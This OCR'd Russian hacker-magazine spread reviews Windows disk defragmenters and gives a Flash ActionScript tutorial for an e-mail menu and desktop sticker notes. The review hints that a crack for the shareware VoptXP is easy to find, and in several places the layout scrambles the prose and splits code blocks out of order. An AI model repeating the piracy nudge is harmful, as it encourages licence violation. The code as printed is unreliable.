Лоскутное одеяло - вот самое правильное определение для состояния информации на диске. Ни для кого не секрет, что данные записываются на диск достаточно хаотично - чтобы запись шла быстрее. Хотя FAT и использует алгоритмы оптимизации, фрагментация накапливается быстро и катастрофически влияет на производительность. В NTFS все лучше, но только пока на диске достаточно свободного места. При заполнении диска более чем на 80% фрагментация начинает расти с очень большой скоростью. Мало того, большая часть программ, в том числе и стандартный дефрагментатор виндов, не умеет нормально работать с NTFS-разделами: всему виной API дефрагментации от Microsoft. Тем более, что стандартная прога работает очень медленно, так зачем же вообще ее использовать? К сожалению, программ этого класса совсем немного, хотя есть и стоящие. За эталон возьмем, пожалуй, Norton Speed Disk - самый известный дефрагментатор, кстати, долгое время бывший единственным, кто умел нормально работать с NTFS. Прога должна работать достаточно быстро, иметь настройки использования ресурсов и средства автоматизации. И еще - тестировать дефрагментаторы в равных условиях очень сложно: где я найду столько дисков :), так что далее изложены мои субъективные впечатления за несколько месяцев работы. Если не согласен с результатами - попробуй доказать обратное, мы открыты для критики :). Ну, поехали что ли...

PRESS ANY KEY TO START


Первой прогой в обзоре должен был идти Diskeeper от Execsoft (www.execsoft.com). На сайте долго рекламировались его непревзойденные возможности, даже работа по технологии клиент-сервер (не пойму, зачем это и как это реализовано) (это для админов, чтоб

дефрагментировать диски всех машин в сети, не отрывая зада от любимого кресла; а работает очень просто: установил на всех тачках серверные части проги, а с помощью клиентской части, установленной на админский комп, удаленно управляешь тулзой-дефрагментатором - прим. ред.). Но... честно выкачав 20 с лишним мегов, я не смог установить программу. Так что оставляю это тебе, амиго, только учти, что у тебя должен стоять MMC (на 2000\XP он есть по умолчанию, остальные качают с www.microsoft.com). Ну а мы с неприятным осадком перейдем к O&O Defrag Professional Edition (www.oo-software.com). Как тебе название, а :). По рекламе прога очень похожа на Diskeeper: олять MMC, работа в сети, замена стандартной программы и работа из командной строки. Посмотрим, что она может на самом деле. Налицо достаточно богатые настройки: тут и отжираемые для процес-

ЛОСКУТНОЕ ОДЕЯЛО - ВОТ САМОЕ

ПРАВИЛЬНОЕ ОПРЕДЕЛЕНИЕ ДЛЯ

СОСТОЯНИЯ ИНФОРМАЦИИ НА ДИСКЕ.



«Эталон дефрагментаторов»


са ресурсы, проверка диска, включение и исключение файлов и директорий из дефрагментации, автоматическая дефрагментация. Очень интересно выглядит опция «Boot-time defragmentation». Дело в том, что к некоторым файлам (своп, MFT-зона, реестр и журнальные файлы) нельзя получить доступ во время работы. При выборе этой опции они будут дефрагментироваться при загрузке компа. Мало того, сюда можно включить любой файл (лучше, конечно, достаточно большой). Так, разработчики советуют включать сюда базы данных - весьма мудрое решение, по-моему. В программе заданы несколько режимов дефрагментации: «stealth» - не очень эффективный, зато потребляющий мало ресурсов; «sparse» - достаточно эффективный, но только при наличии достаточного свободного места на диске; «COMPLETE/Access» - медленный, но эффективный, файлы сортируются по времени последнего доступа; «COMPLETE/Date» - то же самое, только файлы сортируются по времени последней модификации; «COMPLETE/Name» - то же самое, хорошо для системных дисков. Не обошлось и без планировщика задач, достаточно мощного и удобного. Ну, запустим что ли... Первое впечатление - медленно. Непростительно медленно. Особенно добывает анализ диска. Нет, это, конечно, лучше, чем встроенный дефрагментатор, но до нашего эталона проге далеко. Итак, оцениваем: по скорости работы прога уступает эталону, по функциональности слегка превосходит. Но с учетом, что продукт коммерческий, - могло бы быть и лучше. В результате - Norton Speed Disk лучше, чем O&O, да и найти его проще (Горбушка рулез форева :)).

Ну, что у нас дальше... Как-то раз, читая NoName (www.nnm.ru, обязательно зайти, если не был), я наткнулся на описание какого-то дефрагментатора, работающего под XP и win2k, с соответствующим названием - VoptXP. Быстренько слив ее себе, я обнаружил, что моя коллекция софта пополнилась замечательной программой. Чем она меня покорила? Ну, давай быстренько беги на www.goldenbow.com и качай 3 мега удовольствия :). Интерфейс, конечно, невзрачный, но не суди по первому взгляду. Залезем в опции aka preferences. На первом месте идет batch defrag - отмечаешь диски для оптимизации, ставишь галочку на «shutdown after defrag», дальше лезем в меню «file > clean

restart», там ставим галочку на «Batch defrag» и идем спать :). Винда перезагрузится без лишних прог и запустит дефрагментацию, а после выключится. Правда удобно? Хотя спать идти не обязательно: программа работает быстрее, чем наш эталон. В это сложно поверить, но это действительно так. Тем более, что прога прекрасно умеет работать с NTFS, умеет справляться со специфическими проблемами фраг-

ментации MFT («tools > tuneup >MFT»), умеет сжимать диски после фрагментации (только XP, «preferences > defragment»), умеет исключать и включать файлы по пути и по размеру (там же), оптимизировать файл подкачки («tools > virtual memory»), проверять диск на ошибки («tools > error checking»). Кроме того, у проги есть полезные, хотя и не очень нужные функции, как то: список процессов и открытых окон, подключения по сети и открытые порты, скорость передачи инфы на диске и состояние памяти (все в меню «status»). Ну и уж совсем непонятно, как в программе очутились: поиск файлов, чистилка диска, кое-какие настройки системы и Интернета, ссылки на утилиты виндов (все в меню «tools»). Нет, я не спорю, это удобно, но зачем? Зачем влихивать в програм-

В РЕЗУЛЬТАТЕ - NORTON SPEED DISK
ЛУЧШЕ, ЧЕМ O&O, ДА И НАЙТИ ЕГО
ПРОЩЕ (ГОРБУШКА РУЛЕЗ ФОРЕВА :)).



КОРОЧЕ, ТЫ ПОНЯЛ, БЕГОМ ИДИ, КАЧАЙ
VOPTXP (БЛАГО ЛЕКАРСТВО К НЕЙ
НАЙТИ НЕСЛОЖНО) И НАСЛАЖДАЙСЯ...

му лишние функции? Как начнешь думать, что если бы программисты потратили время не на эти фишки, а на убыстрение дефрагментации, например, то получился бы просто реактивный дефрагментатор :). А так - просто самый быстрый из всех мне известных. Что еще можно сказать? Вот оптимизация файла подкачки в 2кXP работает достаточно хреново: винды не позволяют к нему обращаться во время работы, приходится пару раз ребутаться. Да и кинуть своп в начало диска тоже не получится, но это уже вина виндов, а не VoptXP. Ну, еще можно придаться к простенькому менеджеру заданий aka shedule, хотя лично я им редко пользуюсь, но вообще-то это недоработка. Блин, к чему бы еще придаться :). Короче, ты понял, бегом иди, качай VoptXP (благо лекарство к ней найти несложно) и наслаждайся...

FRAGLIMIT

VoptXP - программа, которую должен иметь каждый продвинутый пользователь. Просто удивительно, как шароварка смогла наголову побить маститых коммерческих конкурентов. Старичок Speed disk, ты нам хорошо послужил, можешь отправляться на покой. Symantec, не хотите нанять этих программеров? :). Ну а мы на сегодня, пожалуй, закончим, а то мой бедный (хорошо, что не вадный :) хард дефрагментировали и забивали заново за сегодня уже раз 7, уже светает потихоньку :). Пойду спать что ли, а во сне мне будет снится супер-быстрый винт :). Удачи!



«M&M's, тьфу, то есть O&O :)»

IC-DESKTOP

STICKERS

ВСПОМНИ, ПАРЕНЬ, НАЗЫВАЛ ЛИ ТЫ КОГО-НИБУДЬ ИЗ СВОИХ ЗНАКОМЫХ «VASYA_PUPKIN@MAIL.RU» ИЛИ «MARIA75891@GALA.NET»? А ТЕБЯ ТАК НАЗЫВАЛИ? Сомневаюсь. Не хочешь ли в нашем флешевском меню мыльников сделать ссылки в виде одних ников (имен, габаритов, серийных номеров - нужное подчеркнуть :))? Хочешь, но не знаешь - как? Тогда слушай сюда.

АПДЕЙТМ МЕНЮ

В файл «mail.txt», где лежат мыла, тем же макаром, что и сами E-mail адреса, добавляй соответствующие им ники, записав их в переменные «nick1», «nick2» и т.д. Только не перепутай! Нику в переменной «nick742» должен соответствовать именно мыльник «text742», иначе в очередном письме ты расскажешь о своих эксгибиционистских наклонностях своему боссу на рабочий E-mail. Хотя тебе (извращенцу - экстремалу), я думаю, это было бы только в кайф :).


Во флешке делай следующее. Зайди в редактирование клипа «C - Mailer» и в скриптах для четвертого кадра (это именно там, где верстается меню) строчку

```
this[«list»+i].text=this[«text»+i];
```

замени на

```
this[«list»+i].text=this[«nick»+i];
this[«list»+i].mail=this[«text»+i];
```

Переменная «mail» клипа «list»+i создастся автоматически, и в нее мы сохраняем мыло



чела. На кнопки выводится то, что ты написал в текстовике в качестве ников. Теперь в клипушке «C - List» в скрипте для кнопки исправь переменную «text» на «mail». Вот и все. Ctrl+Enter.

КЛЕЙ

Как поживает твоя хацкерская память? Ты помнишь все тэги, операторы и пароли, которые хоть раз в жизни попадались тебе на глаза. Но регулярно забываешь похавать, выгулять любимого попугайчика по кличке «F1» и хотя бы на пять минут в сутки освободить телефон, дабы напрячь опорно-двигательную систему, вручную (!!!) набрать чей-нибудь номер, читая при этом любимый журнальчик :). Специально для таких (ну, в принципе, и для других тоже) клинических случаев было создано великое множество лекарств - всяких разных прог, время от времени или постоянно говорящих тебе о своем проживании на


компе, чтобы о чем-то напомнить. И да создадим мы во Flash'e стикеры, чтобы опосля ты узрел их на своем мониторе и вспомнил то, чего ты даже и не знал! Если ты только что из роддома, стикер (от англ. sticker - наклейка) - это, скажем так, наклейка :), содержащая, как правило, какую-то важную инфу, которая лепится на экране (виртуально, разумеется) и висит там, предоставляя тебе легкий доступ к своему контенту. Короче говоря, это те самые разноцветные бумажки, которые все так любят лепить на свои мониторы, только виртуальные.

Первым делом создавай флешку таких размеров, чтобы она заняла на экране все оставшееся после меню место (у меня 524X768). На главной (т.е. у основной Сцены) временной шкале сделай два слоя: верхний, как всегда, для ActionScript; нижний - для всего остального. В первый вводи:

```
var i=0;
stop();
```

Если ты видишь Flash первый раз в жизни, объясню. var создает новую переменную «i» и присваивает ей начальное значение. Переменные основной сцены фактически являются глобальными, хотя Flash - это мудрая штука.

ACTIONSCRIPT - ЯЗЫК, ПОСТРОЕННЫЙ НА ПРИНЦИПАХ ОБЪЕКТНО-ОРИЕНТИРОВАННОГО ПРОГРАММИРОВАНИЯ. ЭТО МНОГО ЧЕГО ДАЕТ. НАПРИМЕР, ДОКОПАТЬСЯ ДО КАКОГО-ТО КЛИПА ИЛИ ЕГО ПЕРЕМЕННОЙ МОЖНО, УКАЗАВ ПОЛНЫЙ ПУТЬ К НЕМУ (ИЛИ НЕЙ). НЕМНОГО ПРИМЕРОВ ТЫ ИМЕЕШЬ СЧАСТЬЕ НАБЛЮДАТЬ В ТЕКСТЕ НАШИХ СЦЕНАРИЕВ.



ка. Здесь все переменные какого-либо объекта являются, типа того, его полями (беспреддел :)), а т.е. при знании точного расположения какого-либо мувика можно откуда угодно пользоваться его переменными. Команда stop() останавливает проигрывание мувика. Это нужно потому, что Flash склонен проигрывать по кругу бесконечно мувик с единственным кадром, что нам здесь мешает.

ЭЛЕМЕНТЫ КЛЕЯ

Сделай новую кнопку (Ctrl+F8) «В - NewSticker». Не трудно догадаться, как будет использоваться эта кнопка. Распологай ее в нижнем слое основной сцены и задавай для нее скрипт:

on (press) {

```

_root.i++;
_root.st.duplicateMovieClip («st»+_root.i,
_root.i);
this[«st»+_root.i]._x = 0;
this[«st»+_root.i]._y = 0;
}

```

Это значит, что с каждым нажатием на новопеченную кнопку у нас будет сделана копия клипа «st» (о нем попозже). Эта копия будет расположена в левом верхнем углу флешки на глубине _root.i (о глубине тоже попозже).
Теперь надо бы забавать сам стикер. Объясню вкратце, что он будет собой представлять.
Фактически это будет маленькое окошко с шапкой (на которой есть кнопка удаления

стикера и за которую этот стикер можно таскать по экрану) и большим текстовым полем для ввода контента будущих воспоминаний. Сделай новый мувик «С - Sticker». Расположи его на том же слое, что и кнопка создания нового стикера, только обязательно (повторяю - обязательно!) вынеси его за пределы Рабочей области: во время проигрывания swf-ки этот мувик не должен быть виден. Нарисуй прямоугольник для фона стикера. Учтывая специфику выполняемых работ, советую применять яркие, бросающиеся в глаза цвета, особенно для заголовка (хотя я, например, прекрасно различаю и полутона... :)). Выдели этот прямоугольник и загни его в мувик «С - StickerFon». В панели Копия (Instance) задай ему имя «fon». Ровно над прямоугольником растяни текстовое поле, в Параметрах текста для которого укажи: тип - Input Text, multiline



```

ЕСЛИ ТЫ САМЫЙ УМНЫЙ И ЗАПИХНУЛ ВСЕ МЕХАНИЗМ
СТИКЕРОВ В КЛИПШНИК «MAIN», ПОЗДРАВЛЯЮ - ТЫ ВЫБРАЛ
САМЫЙ ЧТО НИ НА ЕСТЬ ГЕМОРРОЙНЫЙ ПУТЬ :).
ТАСКАТЬ ИСКУССТВЕННЫЙ КУРСОР ТОГДА ЛУЧШЕ БУДЕТ ТАКИМ
РАКОМ. В ACTIONS ДЛЯ КЛИПА КУРСОРА («ВОМВ») ВСТАВЬ:
ONCLIPLEVENT (MOUSEMOVE) {
    _x=_root._xMOUSE;
    _y=_root._yMOUSE;
}
ONCLIPLEVENT (MOUSEDOWN) {
    GOTOANDPLAY(2)
}
ЭТО МИНИМУМ, ПОДУМАЙ, КАК МОЖНО ДОПОЛНИТЬ ЭТОТ СКРИПТ
ЧТОБЫ ФУНКЦИОНАЛЬНО ПОЛНОСТЬЮ ПОВТОРИТЬ STARTDRAG() И
STOPDRAG(). И УДАЛЯЙ ИЗ ВСЕХ ОСТАЛЬНЫХ СКРИПТОВ ЛЮБЫЕ
ИХ ПОПЫТКИ РАБОТАТЬ С ТВОЕЙ МЫШАСТОЙ СТРЕЛКОЙ СТАРЫМ
СПОСОБОМ. ЕСЛИ СОВСЕМ СЛАБО, ПРИМЕР МОЖЕШЬ СКАЧАТЬ У
НАС НА HTTP://WINFO.ORG/

```



(не забудь поставить галочку, чтобы текст переносился на новую строку), имя переменной - «t». Это будет текстовое поле, в которое можно будет написать тучу всякой дряни, которую ты боишься забыть. Очевидно, что тип Input Text дает возможность ввода текста с клави во время проигрывания swf-ки. В остальном этот тип - то же самое, что Dynamic Text.

Делаем шапку стикера. Это будет кнопка «B - StickerHead» (вся шапка) и маленькая кнопочка «B - StickerClose» (это будет кнопка для удаления стикера - такие кнопки размещаются, как правило, в правой части шапки :)). Размещай их над (в смысле выше... в сторону потолка) текстовым полем так, чтобы все это дело походило на вындовское окошко. Выделяй все это и позиционируй так, чтобы центр Рабочей области был в левом верхнем углу шапки. Советую разнести все элементы стикера по разным слоям - размер флешки от этого изменится несущественно, но зато работать в таких условиях с набором объектов, превышающем два, гораздо удобнее.

Для «B - StickerHead» вставляй скрипт:

```
on (press) {
    //comments 1
    j = 1;
    while (j < _root.i) {
        if (_name == («st»+j)) {
            _root[«st»+j].swapDepths(_root[«st»+(j+1)]);
            _name = «temp»;
        }
    }
}
```



Любой стикер рано или поздно отклеивается

```
        _root[«st»+(j+1)]._name =
«st»+j;
        _name = «st»+(j+1);
    }
    j++;
}
//comments 2
startDrag(«»);
}

on (release, releaseOutside) {
    stopDrag();
}
```

В принципе, практически все - за исключением того, что находится между комментариями, - тебе должно быть известно (при нажатии начинаем таскать мувик, при отпускании кнопки бросаем. Я использовал не только просто отпускание, но и отпускание за преде-

лами кнопки из-за того, что startDrag() не обеспечивает безукоризненного следования мувика за курсором: если тачка тормозит, а с руками у тебя вдруг ни с того ни с сего приключилась большая трясучка, клип может просто не поспевать за мышью). Этого хватило бы для вполне успешного использования данных стикеров кому угодно, но не тебе.

Как ты помнишь, каждая копия мувика «st» (именно так будет называться клип стикера) располагается на новой глубине (новом уровне), ибо на одной глубине может располагаться лишь один клип :(. Не буду вдаваться в детали, короче говоря, практически это выглядит так, что каждый вновь созданный стикер у тебя будет над остальными. Т.е. задавая мувику глубину, ты на самом деле указываешь его высоту. Основная сцена находится на нулевом уровне, именно поэтому отсчет глубин для новых стикеров мы ведем, начиная с единицы. Что происходит у тебя на экране, когда ты в Виндах кликаешь по неактивному окну, наполовину скрытому другими окнами? Оно становится активным, самым верхним.


НАЗЫВАЛ ЛИ ТЫ КОГО-НИБУДЬ

ИЗ СВОИХ ЗНАКОМЫХ «VASYA_PUP-


KIN@MAIL.RU» ИЛИ

«MARIA75891@GALA.NET»?



А ТЕБЯ ТАК НАЗЫВАЛИ?



Самое главное - задать имя



Самый реальный способ привлечь - мигнуть :)



Обратите внимание на композицию...

Так вот, скрипт, помещенный между комментариями, делает с нашими стикерами приблизительно то же самое. А делает он это следующим извращенным способом. Если ты обратил внимание, имя копии стикера состоит из двух частей: имени предка - «st» и номера. Вначале это был просто порядковый номер, чтобы различать имена клипов, а здесь мы его используем чуть-чуть по-другому. Ведь он совпадает с глубиной, на которой находится соответствующий клип. Вот здесь дали о себе знать мой воспаленный долгим компьютеризированным времяпрепровождением мозг и моя врожденная тяга к извращенному. Я сомневаюсь, что ты когда-нибудь сделаешь у себя на Рабочем столе настолько большое число стикеров, чтобы хотя бы наполовину приблизиться к максимально допустимому числу мувиков во Flash ролике. Поэтому достаточно было бы просто вынести конкрет-

СПЕЦИАЛЬНО ДЛЯ ТАКИХ (НУ, В ПРИНЦИПЕ, И ДЛЯ ДРУГИХ ТОЖЕ) КЛИНИЧЕСКИХ СЛУЧАЕВ БЫЛО СОЗДАНО ВЕЛИКОЕ МНОЖЕСТВО ЛЕКАРСТВ - ВСЯКИХ РАЗНЫХ ПРОГ.

ный выделяемый мувик на самую большую глубину (например, root.i+1). Я даже вначале и хотел было так и сделать. Но потом я все же решил, что из нас двоих не я самый большой извращенец - вдруг ты и правда после прочтения данного материала приступишь к активным кликам в области Рабочего стола :). И решил слои на всякий случай экономить. Кусок кода между комментариями переносит текущий (т.е. тот, на шапке которого кликнули) клип на самый верхний уровень (_root.i), оставляя при этом порядок остальных клипов неизменным. Для кнопки «B - StickerClose» вводи:

```
on (press) {
    this.removeMovieClip()
}
```

Думаю, это тебе знакомо. Удаляется клип, в котором вызван скрипт, т.е. текущий стикер. Здесь можно было бы тоже сэкономить на слоях и отсортировать стикеры по глубинам так, чтобы все было чики-пики, т.е. рационально. Попробуй сделать это самостоятельно но и (если получится :) пришли мне.

привлечь твоё внимание, и, если сам не сможешь сделать, - пиши.)

Вернись в редактирование скриптов для кнопки «B - StickerHead» и добавь туда перед startDrag(«») фишку:

```
_alpha=100;
fon._alpha=0;
gotoAndPlay(1).
```

Далее могу тебе предложить два пути развития мувика «С - Sticker»: сделать проверку условия неактивного выжидания стикера в зацикленных кадрах (так, как делали расползание фона для меню в прошлой swf-ке) или просто растянуть первый кадр на N кадров (из расчета, сколько именно секунд мувик должен просто висеть). Я искренне надеюсь, что ты такой же, как и я, сторонник безразмерного увеличения геморройности любого начинания, а посему выберешь работу с ActionScript в зацикленных кадрах :). Именно это я сейчас и буду описывать, ибо второй способ я тебе уже описал (подробнее о нем и не расскажешь :)), да к тому же лично мне он конкретно не нравится (неприятно так сильно временную шкалу прокручивать :) - а крутить при скорости двенадцать кадров в секунду надо будет не один метр).

Итак, создавай для скриптов новый слой в мувике стикера. Расположи его, как обычно, самым верхним. В первом кадре обнулим переменную счетчика времени:

```
time=0;
```

Во втором пиши:

```
time++;
if (time>7200) {
```

```
_alpha=100;
fon._alpha=0;
```


В седьмом:

```
gotoAndPlay(4);
```

Разъясняю. Появляется стикер, счетчик времени обнуляется, после чего проигрывание мувика закликивается на втором-третьем кадрах до тех пор, пока счетчик не насчитает десять минут. По истечении этого срока клип переходит ко второму циклу - с четвертого по седьмой кадр, в котором усиленно мигает (мы просто уменьшаем и увеличиваем прозрачность клипа и его компонента), пытаюсь привлечь твоё внимание. Когда ты жмешь на заголовок стикера, он становится непрозрачным и возвращается к нулевому состоянию счетчика. Замечу, что при таком раскладе стикер вернется после мигания в нормальное состояние лишь только при клике по его шапке, т.е. хоть ты ори блэгим французским матом и трясь от напряжения, усердно кликая на текстовом поле, он не пре-

МОЖНО СДЕЛАТЬ ПРОДУКТ, НИ В ЧЕМ НЕ УСТУПАЮЩИЙ ВСЕМ ИЗВЕСТНЫМ ПРОГРАМ-БУДИЛЬНИКАМ, А ПО СВОЕЙ КРАСОТЕ И УДОБСТВУ ДАЖЕ ПРЕВОСХОДЯЩИЙ.

кратит свои планомерно ведущие в объятия Кашенко мерцания :). То же касается и выноса стикера на передний план.



Копию клипа «С - Sticker» на Рабочей области основной сцены обзови, как было условлено, «st» и вынеси за ее границу.

КРАСИВЫЙ КЛЕЙ

Давай сделаем так, чтобы этот наш стикер, после того как он провисит без дел (ну, т.е. ты на него не обращаешь внимания, даже не дотрагиваешься до него) минут пять, начинал истерически мигать. (Мне этого вполне хватило. Вообще у тебя и у самого не плохой проц на плечах интегрирован - придумай, чем может стикер на Рабочем столе лучше всего

```
// из расчета, что у тебя стоит скорость 12 кадров в секунду, это будет 10 минут
gotoAndPlay(4);
}
```

В третьем:

```
gotoAndPlay(2);
```

В четвертом и шестом:

```
_alpha=0;
```

В пятом:

Используя возможности флешевского объекта Date и импортируя в свою флешку звуки (об этом попозже, в следующих номерах), можно сделать продукт ни в чем не уступающим всем известным прогам-будильникам, коих сейчас развелось туева хонна, а по своей красоте (и удобству) даже превосходящим.

Ну что ж, вот теперь у тебя уж точно самый информативный Рабочий стол :). Далее будем его украшать. И да пребудет с тобой Великий Flash!



Андрей «Дронич» Михайлюк (dronich@real.xakep.ru)

Восставшие из ADA

ПОДНИМАЕМ WIN2K

